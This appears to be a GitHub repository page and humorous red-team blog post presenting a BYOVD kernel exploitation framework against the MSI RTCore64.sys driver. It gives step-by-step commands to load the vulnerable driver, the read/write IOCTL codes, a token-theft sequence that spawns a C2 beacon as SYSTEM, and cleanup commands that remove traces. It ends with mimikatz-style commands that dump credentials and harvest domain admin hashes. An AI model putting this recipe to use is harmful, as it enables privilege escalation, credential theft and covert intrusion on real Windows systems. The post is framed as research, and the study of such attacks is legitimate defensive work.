 grisuno/cve-2022-22077
BYOVD exploitation framework for CVE-2022-22077 targeting RTCore64.sys. Demonstrates kernel token theft, privilege escalation to SYSTEM, and C2 beacon integration for red team operations and security research.

This document provides a comprehensive overview of the CVE-2022-22077 exploitation framework, a sophisticated BYOVD (Bring Your Own Vulnerable Driver) attack toolkit that targets the RTCore64.sys driver vulnerability. This framework demonstrates advanced Windows kernel exploitation techniques for educational and security research purposes.
The material covered includes the vulnerability's technical foundation, the framework's architecture, and the integration with the broader LazyOwn RedTeam toolkit. For detailed vulnerability analysis, see Vulnerability Analysis. For specific implementation details of individual components, see Exploitation Framework.

CVE-2022-22077 is a high-severity vulnerability (CVSS score 7.8) affecting the RTCore64.sys driver distributed with MSI Center and Dragon Center applications. The vulnerability stems from exposed IOCTL interfaces that allow unprivileged users to perform arbitrary physical memory reads and writes, effectively bypassing all Windows kernel security mechanisms.




The framework implements kernel memory access through a structured approach using the RTCore64.sys driver vulnerabilities:
By: grisun0, Chief Architect of Kernel Chaos & Part-Time Driver Whisperer - LazyOwn RedTeam
7 min read · Published at 3:33 AM because “HVCI? Never met her.”

“The best way to own a system is to ask its own driver for permission — politely, with IOCTLs.” — grisun0, probably while reverse-engineering MSI Afterburner in his underwear
Let’s skip the part where I pretend this is normal.
If you’re reading this, you’re either:
Welcome to LazyOwn RedTeam™, where we don’t bypass security — we invite it to dinner and then steal its wallet.
Today, I introduce you to RTCore64.sys — not a driver, not a tool, but a fully operational kernel exploit disguised as a utility for overclocking your RTX 3090.
And yes — there’s a twist.
Spoiler: It still uses cmd.exe. Bigger spoiler: Now it uses beacon.exe too. Even bigger spoiler: Both are now running with NT AUTHORITY\SYSTEM privileges, thanks to a driver that thought “arbitrary kernel memory access” was a quality-of-life feature.
🕳️ What Is RTCore64.sys? (Or: “How to Turn MSI Afterburner Into a Ring 0 Backdoor”) Imagine installing a driver to tweak your GPU voltage… and accidentally giving yourself full read/write access to kernel memory.
This is CVE-2022–22077 — a vulnerability so beautifully reckless, it makes capcom.sys look like a shy librarian.
While capcom.sys asked nicely to execute your callback, RTCore64.sys just hands you the keys to the kingdom — no questions asked.
“Here’s an IOCTL. Write any address. Read any value. Go nuts.” — MSI, probably
And because we’re professionals, we don’t just DeviceIoControl randomly. We steal SYSTEM tokens, patch EPROCESS structures, and spawn SYSTEM shells — all before your GPU hits 70°C.
Let me walk you through the five acts of this digital heist:
Wrong.

Buried inside is RTCore64.sys — a signed, vulnerable driver that exposes IOCTLs like:
0x80002048 → Read kernel memory 0x8000204c → Write kernel memory No validation. No sanity checks. Just raw, unfiltered power.
“Why sandbox when you can kernel?” — MSI Engineering Team, 2019
Just:
sc create RTCore64 binPath=C:\Windows\Temp\RTCore64.sys type=kernel
sc start RTCore64
Boom. Kernel access unlocked.
Prerequisite: SeLoadDriverPrivilege (which you already have, because you’re that good). Bonus: HVCI disabled (because who needs virtualization when you have style?).
CreateFileW(L"\\.\RTCore64", ...) → Grab the golden ticket. EnumDeviceDrivers() → Find ntoskrnl.exe base. Parse PsInitialSystemProcess from disk → Get offset. Read EPROCESS of SYSTEM → Steal its token. Write token into your own process → Congratulations, you’re God. CreateProcessW(L"beacon.exe", ...) → Spawn your payload as SYSTEM. No shellcode. No ROP chains. Just pure, unadulterated kernel object manipulation.
del C:\Windows\Temp\RTCore64.sys
sc delete RTCore64
Poof. Gone. Like a ghost who overclocked your RAM and vanished.
tasklist /m mimilib.dll
eventcreate /t INFORMATION /id 1 /l APPLICATION /d “sekurlsa::logonpasswords”
type C:\Windows\System32\mimilsa.log
→ Domain Admin hashes? Check. → Plaintext passwords? Check. → Golden Tickets? Coming right up.
